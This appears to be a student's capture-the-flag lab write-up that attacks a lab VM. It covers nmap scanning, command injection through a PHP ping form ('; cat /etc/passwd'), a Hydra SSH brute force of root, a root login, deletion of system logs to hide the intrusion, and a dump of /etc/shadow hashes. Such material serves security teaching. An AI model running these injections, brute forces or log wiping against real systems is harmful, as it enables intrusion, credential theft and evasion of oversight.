



Command Injection Attacks

`9.9.9.9; cat /etc/passwd` → `ping 9.9.9.9; cat/etc/passwd`

In this example, the IP address of 9.9.9.9 is used as the parameter to the ping command, but the cat command is used to return the content in the “/etc/passwd” file. its the same as ping 9.9.9.9; cat/etc/passwd.

- Use Zenmap (nmap for kali) to scan your VMnet network and determine the address(es) found. - `nmap -sP` does a **ping sweep.**




```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.254.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-03 18:07 EST
Nmap scan report for 192.168.254.1
Host is up (0.00042s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.254.2
Host is up (0.00010s latency).
MAC Address: 00:50:56:F5:4B:17 (VMware)
Nmap scan report for 192.168.254.131
Host is up (0.00028s latency).
MAC Address: 00:0C:29:DA:9C:91 (VMware)
Nmap scan report for 192.168.254.254
Host is up (0.00025s latency).
MAC Address: 00:50:56:F5:C2:C0 (VMware)
Nmap scan report for 192.168.254.130
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.92 seconds
```

▼ you determine what services are being used, you can also determine what operating system is running on this system. `nmap -p 1-65535 -T4 -A -v 192.168.254.131`

```
nmap -p 1-65535 -T4 -A -v 192.168.254.131

Completed ARP Ping Scan at 18:12, 0.04s elapsed (1 total h
osts)
Initiating Parallel DNS resolution of 1 host. at 18:12
Completed Parallel DNS resolution of 1 host. at 18:12, 0.0
1s elapsed
Initiating SYN Stealth Scan at 18:12
Scanning 192.168.254.131 [65535 ports]
Discovered open port 53/tcp on 192.168.254.131
Discovered open port 80/tcp on 192.168.254.131
Discovered open port 22/tcp on 192.168.254.131

Scanning 3 services on 192.168.254.131
Completed Service scan at 18:12, 6.03s elapsed (3 services
on 1 host)
Initiating OS detection (try #1) against 192.168.254.131

PORT   STATE SERVICE VERSION

22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubun
tu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ae:f3:98:33:98:e4:f2:98:2e:52:f1:5e:e0:f5:11:df
(RSA)
|   256 2f:ba:a7:6b:bd:91:13:b3:91:2e:c7:75:a8:00:ca:b6 (E
CDSA)
|_  256 30:22:6f:92:2d:bf:b8:fc:06:34:42:92:db:b7:ed:c5 (E
D25519)
53/tcp open  domain  dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

```
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:DA:9C:91 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_ker
nel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16

TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 19.19 secon
ds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65550
(2.623MB)
```

- Once you have obtained the operating system that is the target of our attack.
    - OS details **Running**: Linux 3.X|4.X
      OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
      OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
- Start up an instance of a DSL server (**IP** = 192.168.254.133) on the **same interface** as the DVWA server and view source.



```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
```

- the parameter being passed are not validated and more importantly, the "shell" API is being used. The `shell_exec` function is the means used to provide any valid shell command

command injection to exploit the system

▼ see if you can obtain the passwd file used by Linux by issuing the command: `192.168.254.133 ; cat /etc/passwd`

```
$ 192.168.254.133;cat /etc/passwd

192.168.254.133: command not found
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nolo
gin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/us
r/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronizatio
n:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
tss:x:101:104:TPM software stack,,,:/var/lib/tpm:/bin/fals
e
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nolo
gin
tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:105:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbi
n/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologi
n
avahi:x:106:108:Avahi mDNS daemon,,,:/run/avahi-daemon:/us
r/sbin/nologin
speech-dispatcher:x:107:29:Speech Dispatcher,,,:/run/speec
h-dispatcher:/bin/false
pulse:x:108:110:PulseAudio daemon,,,:/run/pulse:/usr/sbin/
nologin
lightdm:x:109:112:Light Display Manager:/var/lib/lightdm:/
bin/false
saned:x:110:114::/var/lib/saned:/usr/sbin/nologin
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
rtkit:x:111:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:112:116:colord colour management daemon,,,:/var/l
```

```
ib/colord:/usr/sbin/nologin
nm-openvpn:x:113:117:NetworkManager OpenVPN,,,:/var/lib/op
envpn/chroot:/usr/sbin/nologin
nm-openconnect:x:114:118:NetworkManager OpenConnect plugi
n,,,:/var/lib/NetworkManager:/usr/sbin/nologin
_galera:x:115:65534::/nonexistent:/usr/sbin/nologin
mysql:x:116:120:MariaDB Server,,,:/nonexistent:/bin/false
stunnel4:x:990:990:stunnel service system account:/var/ru
n/stunnel4:/usr/sbin/nologin
_rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin
geoclue:x:118:122::/var/lib/geoclue:/usr/sbin/nologin
Debian-snmp:x:119:123::/var/lib/snmp:/bin/false
sslh:x:120:124::/nonexistent:/usr/sbin/nologin
ntpsec:x:121:127::/nonexistent:/usr/sbin/nologin
redsocks:x:122:128::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:123:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:124:130::/var/lib/gophish:/usr/sbin/nologin
iodine:x:125:65534::/run/iodine:/usr/sbin/nologin
miredo:x:126:65534::/var/run/miredo:/usr/sbin/nologin
statd:x:127:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:128:131::/var/lib/redis:/usr/sbin/nologin
postgres:x:129:132:PostgreSQL administrator,,,:/var/lib/po
stgresql:/bin/bash
mosquitto:x:130:133::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:131:134::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:132:135::/var/lib/openvas:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
cups-pk-helper:x:133:138:user for cups-pk-helper servic
e,,,:/nonexistent:/usr/sbin/nologin
```

- You can tell which users are active becasue it has `bash` attached to the file. More importantly, those with the string “ `/usr/bin/nologin` ” do **not** facilitate the ability for remote access.

- Accounts with login capability:


  `root:x:0:0:root:/root:/usr/bin/zsh`

`mysql:x:116:120:MariaDB Server,,,:/nonexistent:/bin/false`

- determine if remote login is enabled. Using the information gained from Zenmap/NMAP and now the passwd file, with the goal of privilege escalation in mind. `root` is correct.concentrate our efforts on the root account using **SSH**.

SSH Configuration?

- examining the config for sshd located in the directory of `cat etc/ssh/sshd_config`
- Find `PermitRootLogin` ,If “`yes`”, then root remote access is allowed!



Hydra

- Hydra allows us to specify a specific user using the “`-l`” switch and then a dynamic password generator using the syntax, -x y:z:{character set} where y is the lower limit on the character count and z the upper limit. I'll use $3:4$ { 3 to 4 characters in length}. The “$:aA$” indicates that a combination of both lower and uppercase letters will be used in the brute force attack. An example of this command is listed below:

USE IP ADDRESS TO THE CTF IP

1 `192.168.254.131; cat /etc/ssh/sshd_config`

```
Ping a device

Enter an IP address: [            ] Submit

PING 192.168.254.131 (192.168.254.131) 56(84) bytes of data.
64 bytes from 192.168.254.131: icmp_seq=1 ttl=64 time=0.027 ms
64 bytes from 192.168.254.131: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 192.168.254.131: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 192.168.254.131: icmp_seq=4 ttl=64 time=0.058 ms

--- 192.168.254.131 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.027/0.045/0.058/0.013 ms
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
```

```
hydra.exe -l root -x 3:4:aA 192.168.254.131 ssh
```

login: $root$ **password**: ctf

```
C:\Users\tiffa\kali_linux\Hydra>hydra -l root -x 3:4:aA 192.1
68.254.131 ssh
Hydra v8.5 (c) 2017 by van Hauser/THC - Please do not use in
military or secret service organizations, or for illegal purp
oses.

Hydra (http://www.thc.org/thc-hydra) starting at 2025-02-04 1
7:43:34
[WARNING] Many SSH configurations limit the number of paralle
```

```
l tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 7452224 l
ogin tries (l:1/p:7452224), ~465764 tries per task
[DATA] attacking service ssh on port 22
[STATUS] 348.00 tries/min, 348 tries in 00:01h, 7451878 to do
in 356:54h, 16 active
[STATUS] 356.00 tries/min, 1068 tries in 00:03h, 7451158 to d
o in 348:51h, 16 active
[STATUS] 378.29 tries/min, 2648 tries in 00:07h, 7449578 to d
o in 328:13h, 16 active
[STATUS] 375.87 tries/min, 5638 tries in 00:15h, 7446588 to d
o in 330:12h, 16 active
[22][ssh] host: 192.168.254.131   login: root   password: ctf
```

- To login, use command below:

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.254.131
The authenticity of host '192.168.254.131 (192.168.254.131)' can't be established.
ED25519 key fingerprint is SHA256:2rm5RBrsBUTEJZ6cJmzsr2Olx8jURfi2JjWazaUZHsE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.254.131' (ED25519) to the list of known hosts.
root@192.168.254.131's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Mar 14 04:41:45 2024
root@usf-ctf-server:~#
::1                     ip6-allrouters          ppa.archive.ubuntu.com  usf-ctf-server.usf.edu
ff02::1                 ip6-localhost           ppa.launchpad.net
ff02::2                 ip6-loopback            us.archive.ubuntu.com
ip6-allnodes            localhost               usf-ctf-server
root@usf-ctf-server:~#
```

- I `cd /var/log` → and use `ls -lt` to list & sort by modification time (newest first)
- I them remove them using `rm lastlog wtmp syslog auth.log btmp kern.log vmware-vmsvc.log`

```
root@usf-ctf-server:/var/log# ls -lt
total 14964
-rw-rw-r-- 1 root   utmp  292292 Feb 10 10:21 lastlog
-rw-rw-r-- 1 root   utmp   36096 Feb 10 10:21 wtmp
-rw-r----- 1 syslog adm  3124527 Feb 10 10:21 syslog
-rw-r----- 1 syslog adm  2531586 Feb 10 10:21 auth.log
-rw------- 1 root   utmp 4443648 Feb 10 10:20 btmp
-rw-r----- 1 syslog adm  2811583 Feb 10 10:15 kern.log
-rw-r--r-- 1 root   root  112958 Feb 10 09:59 vmware-vmsvc.log
drwxr-x--- 2 root   adm     4096 Mar 13  2024 apache2
```

Perform Reconnaissance

- `cat /etc/shadow` contains hashed passwords of users

```
root@usf-ctf-server:/var/log# cat /etc/shadow
root:$6$kjQhKpk8$5MmhxhYrYSFI5PLv/B.rNGlsjjAqV4/0Mwh5Q61l4
cYAd/6KEyu3Xn1PUsIvECRCurRgbqer6yAzVSPEdVD361:17558:0:9999
9:7:::
daemon::17379:0:99999:7:::
bin::17379:0:99999:7:::
sys::17379:0:99999:7:::
sync::17379:0:99999:7:::
games::17379:0:99999:7:::
man::17379:0:99999:7:::
lp::17379:0:99999:7:::
mail::17379:0:99999:7:::
news::17379:0:99999:7:::
uucp::17379:0:99999:7:::
proxy::17379:0:99999:7:::
www-data::17379:0:99999:7:::
backup::17379:0:99999:7:::
list::17379:0:99999:7:::
irc::17379:0:99999:7:::
gnats::17379:0:99999:7:::
nobody::17379:0:99999:7:::
systemd-timesync::17379:0:99999:7:::
systemd-network::17379:0:99999:7:::
systemd-resolve::17379:0:99999:7:::
systemd-bus-proxy::17379:0:99999:7:::
syslog::17379:0:99999:7:::
_apt::17379:0:99999:7:::
```

```
messagebus::17558:0:99999:7:::
uuidd::17558:0:99999:7:::
ctf:$1$JXV.3mN/$xwZ./HKyPxflc6vHOvvnh1:17558:0:99999:7:::
mysql:!:17558:0:99999:7:::
sshd::17558:0:99999:7:::
dnsmasq:*:17575:0:99999:7:::
```

- `cat /etc/hosts` dumps the local host file

```
root@usf-ctf-server:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       usf-ctf-server.usf.edu usf-ctf-server
192.168.236.135 usf-ctf-server.usf.edu usf-ctf-server
91.189.88.161   ppa.archive.ubuntu.com
91.189.91.23    us.archive.ubuntu.com
91.189.95.83    ppa.launchpad.net

The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

- I use `ps -A` to see running processes

```
root@usf-ctf-server:~# ps -A
PID TTY          TIME CMD
1 ?        00:00:03 systemd
2 ?        00:00:00 kthreadd
3 ?        00:00:00 ksoftirqd/0
5 ?        00:00:00 kworker/0:0H
7 ?        00:00:00 rcu_sched
8 ?        00:00:00 rcu_bh
9 ?        00:00:00 migration/0
10 ?        00:00:00 watchdog/0
11 ?        00:00:00 kdevtmpfs
```

```
12 ?        00:00:00 netns
13 ?        00:00:00 perf
14 ?        00:00:00 khungtaskd
15 ?        00:00:00 writeback
16 ?        00:00:00 ksmd
17 ?        00:00:00 khugepaged
18 ?        00:00:00 crypto
19 ?        00:00:00 kintegrityd
20 ?        00:00:00 bioset
21 ?        00:00:00 kblockd
22 ?        00:00:00 ata_sff
23 ?        00:00:00 md
24 ?        00:00:00 devfreq_wq
28 ?        00:00:00 kswapd0
29 ?        00:00:00 vmstat
30 ?        00:00:00 fsnotify_mark
31 ?        00:00:00 ecryptfs-kthrea
47 ?        00:00:00 kthrotld
48 ?        00:00:00 acpi_thermal_pm
49 ?        00:00:00 bioset
50 ?        00:00:00 bioset
51 ?        00:00:00 bioset
52 ?        00:00:00 bioset
53 ?        00:00:00 bioset
54 ?        00:00:00 bioset
55 ?        00:00:00 bioset
56 ?        00:00:00 bioset
57 ?        00:00:00 scsi_eh_0
58 ?        00:00:00 scsi_tmf_0
59 ?        00:00:00 scsi_eh_1
60 ?        00:00:00 scsi_tmf_1
66 ?        00:00:00 ipv6_addrconf
79 ?        00:00:00 deferwq
80 ?        00:00:00 charger_manager
137 ?        00:00:00 mpt_poll_0
138 ?        00:00:00 mpt/0
```

```
139 ?        00:00:00 kpsmoused
140 ?        00:00:00 scsi_eh_2
141 ?        00:00:00 scsi_tmf_2
142 ?        00:00:00 scsi_eh_3
143 ?        00:00:00 scsi_tmf_3
144 ?        00:00:00 scsi_eh_4
145 ?        00:00:00 scsi_tmf_4
146 ?        00:00:00 scsi_eh_5
147 ?        00:00:00 scsi_tmf_5
148 ?        00:00:00 scsi_eh_6
149 ?        00:00:00 scsi_tmf_6
150 ?        00:00:00 scsi_eh_7
151 ?        00:00:00 scsi_tmf_7
152 ?        00:00:00 scsi_eh_8
153 ?        00:00:00 scsi_tmf_8
154 ?        00:00:00 scsi_eh_9
155 ?        00:00:00 scsi_tmf_9
156 ?        00:00:00 scsi_eh_10
157 ?        00:00:00 scsi_tmf_10
158 ?        00:00:00 scsi_eh_11
159 ?        00:00:00 scsi_tmf_11
160 ?        00:00:00 scsi_eh_12
161 ?        00:00:00 scsi_tmf_12
162 ?        00:00:00 scsi_eh_13
163 ?        00:00:00 scsi_tmf_13
164 ?        00:00:00 scsi_eh_14
165 ?        00:00:00 scsi_tmf_14
166 ?        00:00:00 scsi_eh_15
167 ?        00:00:00 scsi_tmf_15
168 ?        00:00:00 scsi_eh_16
169 ?        00:00:00 scsi_tmf_16
170 ?        00:00:00 scsi_eh_17
171 ?        00:00:00 scsi_tmf_17
172 ?        00:00:00 scsi_eh_18
173 ?        00:00:00 scsi_tmf_18
174 ?        00:00:00 scsi_eh_19
```

```
175 ?        00:00:00 scsi_tmf_19
176 ?        00:00:00 scsi_eh_20
177 ?        00:00:00 scsi_tmf_20
178 ?        00:00:00 scsi_eh_21
179 ?        00:00:00 scsi_tmf_21
180 ?        00:00:00 scsi_eh_22
181 ?        00:00:00 scsi_tmf_22
182 ?        00:00:00 scsi_eh_23
183 ?        00:00:00 scsi_tmf_23
184 ?        00:00:00 scsi_eh_24
185 ?        00:00:00 scsi_tmf_24
186 ?        00:00:00 scsi_eh_25
187 ?        00:00:00 scsi_tmf_25
188 ?        00:00:00 scsi_eh_26
189 ?        00:00:00 scsi_tmf_26
190 ?        00:00:00 scsi_eh_27
191 ?        00:00:00 scsi_tmf_27
192 ?        00:00:00 scsi_eh_28
193 ?        00:00:00 scsi_eh_29
194 ?        00:00:00 scsi_tmf_29
195 ?        00:00:00 scsi_tmf_28
196 ?        00:00:00 scsi_eh_30
197 ?        00:00:00 scsi_tmf_30
198 ?        00:00:00 scsi_eh_31
199 ?        00:00:00 scsi_tmf_31
200 ?        00:00:00 scsi_eh_32
201 ?        00:00:00 scsi_tmf_32
225 ?        00:00:00 kworker/u256:28
226 ?        00:00:00 kworker/u256:29
229 ?        00:00:00 bioset
231 ?        00:00:00 ttm_swap
248 ?        00:00:00 bioset
251 ?        00:00:00 kworker/0:1H
274 ?        00:00:00 jbd2/sda1-8
275 ?        00:00:00 ext4-rsv-conver
306 ?        00:00:01 systemd-journal
```

```
331 ?        00:00:00 kauditd
349 ?        00:00:00 vmware-vmblock-
378 ?        00:00:00 systemd-udevd
444 ?        00:00:00 systemd-timesyn
617 ?        00:00:07 vmtoolsd
626 ?        00:00:00 accounts-daemon
633 ?        00:00:00 dbus-daemon
660 ?        00:00:00 rsyslogd
668 ?        00:00:00 systemd-logind
672 ?        00:00:00 cron
714 ?        00:00:00 dhclient
771 ?        00:00:00 dnsmasq
801 ?        00:00:00 sshd
859 ?        00:00:04 mysqld
881 tty1     00:00:00 login
966 ?        00:00:00 apache2
987 ?        00:00:00 apache2
988 ?        00:00:00 apache2
989 ?        00:00:00 apache2
990 ?        00:00:00 apache2
991 ?        00:00:00 apache2
1126 ?        00:00:00 systemd
1130 ?        00:00:00 (sd-pam)
1133 tty1     00:00:00 bash
1209 ?        00:00:01 kworker/0:0
2010 ?        00:00:00 sshd
2014 ?        00:00:00 systemd
2016 ?        00:00:00 (sd-pam)
2037 pts/0    00:00:00 bash
2071 ?        00:00:00 kworker/0:2
2154 ?        00:00:00 kworker/0:1
2203 pts/0    00:00:00 ps
```

Create Executable Batch File in tmp Folder

```
$ nano /tmp/explode.sh
```

```
#!/bin/bash
echo "Yea, the script executed."
```

`CTRL + X` → `Y` → `Enter`

```
$ chmod +x /tmp/explode.sh
$ /tmp/explode.sh
```